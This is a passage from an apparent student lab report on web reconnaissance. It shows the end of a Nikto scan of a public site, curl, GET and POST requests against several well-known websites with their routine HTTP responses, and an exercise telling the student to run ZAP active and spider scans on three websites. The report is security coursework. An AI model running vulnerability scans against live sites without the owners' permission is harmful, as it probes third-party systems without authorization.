+ Root page / redirects to: https://www.codewithharry.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7889 requests: 0 error(s) and 3 item(s) reported on remote host
+ End Time:           2022-10-04 07:02:12 (GMT0) (58 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

2. Perform curl operation on any 5 websites.

```
200420116068@kali:~$ curl daimond.com
<!doctype html><html lang="en"><head><meta http-equiv="content-type" content="text/html;charset=utf-8"/><meta name="viewport" content="wi
dth=device-width,initial-scale=1"/><link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"/><title></title><script src="
https://www.google.com/adsense/domains/caf.js" type="text/javascript"></script><noscript><style>#content-main{display:none}</style><div>F
or full functionality of this site it is necessary to enable JavaScript. Here are the <a target="_blank" rel="noopener noreferrer" href="
https://www.enable-javascript.com/">instructions how to enable JavaScript in your web browser</a>.</div></noscript><script type="applicat
ion/javascript">window.LANDER_SYSTEM="CP"</script></head><body><div id="contentMain"></div><script>!function(e){function r(r){for(var n,a
,i=r[0],l=r[1],p=r[2],c=0,s=[];c<i.length;c++)a=i[c],Object.prototype.hasOwnProperty.call(o,a)&&o[a]&&s.push(o[a][0]),o[a]=0;for(n in l)O
bject.prototype.hasOwnProperty.call(l,n)&&(e[n]=l[n]);for(f&&f(r);s.length;)s.shift()();return u.push.apply(u,p||[]),t()}function t(){for
(var e,r=0;r<u.length;r++){for(var t=u[r],n=!0,i=1;i<t.length;i++){var l=t[i];0!==o[l]&&(n=!1)}n&&(u.splice(r--,1),e=a(a.s=t[0]))}return
e}var n={},o={1:0},u=[];function a(r){if(n[r])return n[r].exports;var t=n[r]={i:r,l:!1,exports:{}};return e[r].call(t.exports,t,t.exports
,a),t.l=!0,t.exports}a.m=e,a.c=n,a.d=function(e,r,t){a.o(e,r)||Object.defineProperty(e,r,{enumerable:!0,get:t})},a.r=function(e){"undefin
ed"!=typeof Symbol&&Symbol.toStringTag&&Object.defineProperty(e,Symbol.toStringTag,{value:"Module"}),Object.defineProperty(e,"__esModule"
,{value:!0})},a.t=function(e,r){if(1&r&&(e=a(e)),8&r)return e;if(4&r&&"object"==typeof e&&e&&e.__esModule)return e;var t=Object.create(nu
ll);if(a.r(t),Object.defineProperty(t,"default",{enumerable:!0,value:e}),2&r&&"string"!=typeof e)for(var n in e)a.d(t,n,function(r){retur
n e[r]}.bind(null,n));return t},a.n=function(e){var r=e&&e.__esModule?function(){return e.default}:function(){return e};return a.d(r,"a",
r),r},a.o=function(e,r){return Object.prototype.hasOwnProperty.call(e,r)},a.p="https://img1.wsimg.com/parking-lander/";var i=this["webpac
kJsonpparking-lander"]=this["webpackJsonpparking-lander"]||[],l=i.push.bind(i);i.push=r,i=i.slice();for(var p=0;p<i.length;p++)r(i[p]);va
r f=l;t()}([])</script><script src="https://img1.wsimg.com/parking-lander/static/js/2.5940ae1c.chunk.js"></script><script src="https://im
```

```
200420116068@kali:~$ curl www.indiamart.com

 <?xml version="1.0" encoding="utf-8"?>
 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
   "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
 <html>
   <head>
     <title>" + beresp.status + " " + beresp.response + "</title>
   </head>
   <body>
     <h1>Error " + beresp.status + " " + beresp.response + "</h1>
     <p>" + beresp.response + "</p>
     <h3>Contact Webmaster at webmaster@indiamart.com</h3>
     <p>Request ID: " + req.xid + "</p>
     <hr>
     <p>IM Webserver</p>
   </body>
 </html>
```

```
200420116068@kali:~$ curl amazon.com
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>Server</center>
</body>
</html>
```

```
200420116068@kali:~$ curl ganga.com
<!doctype html><html lang="en"><head><meta http-equiv="content-type" content="text/html;charset=utf-8"/><meta name="viewport" content="wi
dth=device-width,initial-scale=1"/><link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"/><title></title><script src="
https://www.google.com/adsense/domains/caf.js" type="text/javascript"></script><noscript><style>#content-main{display:none}</style><div>F
or full functionality of this site it is necessary to enable JavaScript. Here are the <a target="_blank" rel="noopener noreferrer" href="
https://www.enable-javascript.com/">instructions how to enable JavaScript in your web browser</a>.</div></noscript><script type="applicat
ion/javascript">window.LANDER_SYSTEM="CP"</script></head><body><div id="contentMain"></div><script>!function(e){function r(r){for(var n,a
,i=r[0],l=r[1],p=r[2],c=0,s=[];c<i.length;c++)a=i[c],Object.prototype.hasOwnProperty.call(o,a)&&o[a]&&s.push(o[a][0]),o[a]=0;for(n in l)O
bject.prototype.hasOwnProperty.call(l,n)&&(e[n]=l[n]);for(f&&f(r);s.length;)s.shift()();return u.push.apply(u,p||[]),t()}function t(){for
(var e,r=0;r<u.length;r++){for(var t=u[r],n=!0,i=1;i<t.length;i++){var l=t[i];0!==o[l]&&(n=!1)}n&&(u.splice(r--,1),e=a(a.s=t[0]))}return
e}var n={},o={1:0},u=[];function a(r){if(n[r])return n[r].exports;var t=n[r]={i:r,l:!1,exports:{}};return e[r].call(t.exports,t,t.exports
,a),t.l=!0,t.exports}a.m=e,a.c=n,a.d=function(e,r,t){a.o(e,r)||Object.defineProperty(e,r,{enumerable:!0,get:t})},a.r=function(e){"undefin
ed"!=typeof Symbol&&Symbol.toStringTag&&Object.defineProperty(e,Symbol.toStringTag,{value:"Module"}),Object.defineProperty(e,"__esModule"
,{value:!0})},a.t=function(e,r){if(1&r&&(e=a(e)),8&r)return e;if(4&r&&"object"==typeof e&&e&&e.__esModule)return e;var t=Object.create(nu
ll);if(a.r(t),Object.defineProperty(t,"default",{enumerable:!0,value:e}),2&r&&"string"!=typeof e)for(var n in e)a.d(t,n,function(r){retur
n e[r]}.bind(null,n));return t},a.n=function(e){var r=e&&e.__esModule?function(){return e.default}:function(){return e};return a.d(r,"a",
r),r},a.o=function(e,r){return Object.prototype.hasOwnProperty.call(e,r)},a.p="https://img1.wsimg.com/parking-lander/";var i=this["webpac
kJsonpparking-lander"]=this["webpackJsonpparking-lander"]||[],l=i.push.bind(i);i.push=r,i=i.slice();for(var p=0;p<i.length;p++)r(i[p]);va
r f=l;t()}([])</script><script src="https://img1.wsimg.com/parking-lander/static/js/2.5940ae1c.chunk.js"></script><script src="https://im
```

```
200420116068@kali:~$ curl amazon.com
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>Server</center>
</body>
</html>
```

3. Perform curl operation on any 5 websites with request method GET.

```
200420116068@kali:~$ curl -X GET gmail.com
<HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8">
<TITLE>301 Moved</TITLE></HEAD><BODY>
<H1>301 Moved</H1>
The document has moved
<A HREF="https://www.google.com/gmail/">here</A>.
</BODY></HTML>
```

```
200420116068@kali:~$ curl -X GET daimond.com
<!doctype html><html lang="en"><head><meta http-equiv="content-type" content="text/html;charset=utf-8"/><meta name="viewport" content="w
idth=device-width,initial-scale=1"/><link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"/><title></title><script src
="https://www.google.com/adsense/domains/caf.js" type="text/javascript"></script><noscript><style>#content-main{display:none}</style><di
v>For full functionality of this site it is necessary to enable JavaScript. Here are the <a target="_blank" rel="noopener noreferrer" hr
ef="https://www.enable-javascript.com/">instructions how to enable JavaScript in your web browser</a>.</div></noscript><script type="app
lication/javascript">window.LANDER_SYSTEM="CP"</script></head><body><div id="contentMain"></div><script>!function(e){function r(r){for(v
ar n,a,i=r[0],l=r[1],p=r[2],c=0,s=[];c<i.length;c++)a=i[c],Object.prototype.hasOwnProperty.call(o,a)&&o[a]&&s.push(o[a][0]),o[a]=0;for(n
 in l)Object.prototype.hasOwnProperty.call(l,n)&&(e[n]=l[n]);for(f&&f(r);s.length;)s.shift()();return u.push.apply(u,p||[]),t()}function
 t(){for(var e,r=0;r<u.length;r++){for(var t=u[r],n=!0,i=1;i<t.length;i++){var l=t[i];0!==o[l]&&(n=!1)}n&&(u.splice(r--,1),e=a(a.s=t[0])
)}return e}var n={},o={1:0},u=[];function a(r){if(n[r])return n[r].exports;var t=n[r]={i:r,l:!1,exports:{}};return e[r].call(t.exports,t
,t.exports,a),t.l=!0,t.exports}a.m=e,a.c=n,a.d=function(e,r,t){a.o(e,r)||Object.defineProperty(e,r,{enumerable:!0,get:t})},a.r=function(
e){"undefined"!=typeof Symbol&&Symbol.toStringTag&&Object.defineProperty(e,Symbol.toStringTag,{value:"Module"}),Object.defineProperty(e,
"__esModule",{value:!0})},a.t=function(e,r){if(1&r&&(e=a(e)),8&r)return e;if(4&r&&"object"==typeof e&&e&&e.__esModule)return e;var t=Obj
ect.create(null);if(a.r(t),Object.defineProperty(t,"default",{enumerable:!0,value:e}),2&r&&"string"!=typeof e)for(var n in e)a.d(t,n,fun
ction(r){return e[r]}.bind(null,n));return t},a.n=function(e){var r=e&&e.__esModule?function(){return e.default}:function(){return e};re
turn a.d(r,"a",r),r},a.o=function(e,r){return Object.prototype.hasOwnProperty.call(e,r)},a.p="https://img1.wsimg.com/parking-lander/";va
r i=this["webpackJsonpparking-lander"]=this["webpackJsonpparking-lander"]||[],l=i.push.bind(i);i.push=r,i=i.slice();for(var p=0;p<i.leng
th;p++)r(i[p]);var f=l;t()}([])</script><script src="https://img1.wsimg.com/parking-lander/static/js/2.5940ae1c.chunk.js"></script><scri
```

```
200420116068@kali:~$ curl -X GET workshop.com
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>openresty</center>
</body>
</html>
```

```
200420116068@kali:~$ curl -X GET tradingview.com
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>CloudFront</center>
</body>
</html>
```

```
200420116068@kali:~$ curl -X GET google.com
<HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8">
<TITLE>301 Moved</TITLE></HEAD><BODY>
<H1>301 Moved</H1>
The document has moved
<A HREF="http://www.google.com/">here</A>.
</BODY></HTML>
```

4. Perform curl operation on any 5 websites with POST method.

```
200420116068@kali:~$ curl -X POST gmail.com
<!DOCTYPE html>
<html lang=en>
  <meta charset=utf-8>
  <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width">
  <title>Error 411 (Length Required)!!1</title>
  <style>
    *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;ma
x-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;
padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width
:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelo
go/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//ww
w.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.c
om/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{backg
round:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat;-webkit-background-size:100% 100%}}#lo
go{display:inline-block;height:54px;width:150px}
  </style>
  <a href=//www.google.com/><span id=logo aria-label=Google></span></a>
  <p><b>411.</b> <ins>That’s an error.</ins>
  <p>POST requests require a <code>Content-length</code> header.  <ins>That’s all we know.</ins>
```

```
200420116068@kali:~$ curl -X POST snapchat.com

<html><head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<title>411 Length Required</title>
</head>
<body text=#000000 bgcolor=#ffffff>
<h1>Error: Length Required</h1>
<h2>POST requests require a <code>Content-length</code> header.</h2>
<h2></h2>
</body></html>
```


```
200420116068@kali:~$ curl -X POST google.com
<!DOCTYPE html>
<html lang=en>
  <meta charset=utf-8>
  <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width">
  <title>Error 411 (Length Required)!!1</title>
  <style>
    *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;ma
x-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;
padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width
:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelo
go/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//ww
w.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.c
om/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{backg
round:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat;-webkit-background-size:100% 100%}}#lo
go{display:inline-block;height:54px;width:150px}
  </style>
  <a href=//www.google.com/><span id=logo aria-label=Google></span></a>
  <p><b>411.</b> <ins>That’s an error.</ins>
  <p>POST requests require a <code>Content-length</code> header.  <ins>That’s all we know.</ins>
```


```
200420116068@kali:~$ curl -X POST youtube.com
<!DOCTYPE html>
<html lang=en>
  <meta charset=utf-8>
  <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width">
  <title>Error 411 (Length Required)!!1</title>
  <style>
    *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;ma
x-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(//www.google.com/images/errors/robot.png) 100% 5px no-repeat;
padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width
:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(//www.google.com/images/branding/googlelo
go/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(//ww
w.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.c
om/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{backg
round:url(//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat;-webkit-background-size:100% 100%}}#lo
go{display:inline-block;height:54px;width:150px}
  </style>
  <a href=//www.google.com/><span id=logo aria-label=Google></span></a>
  <p><b>411.</b> <ins>That’s an error.</ins>
  <p>POST requests require a <code>Content-length</code> header.  <ins>That’s all we know.</ins>
```

```
200420116068@kali:~$ curl -X POST firewatchgame.com
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx</center>
</body>
</html>
```


1. Scan at least 3 websites using Zed Attack Proxy. Perform Active Scan and Spider Scan on them and submit the screenshots.


(1)






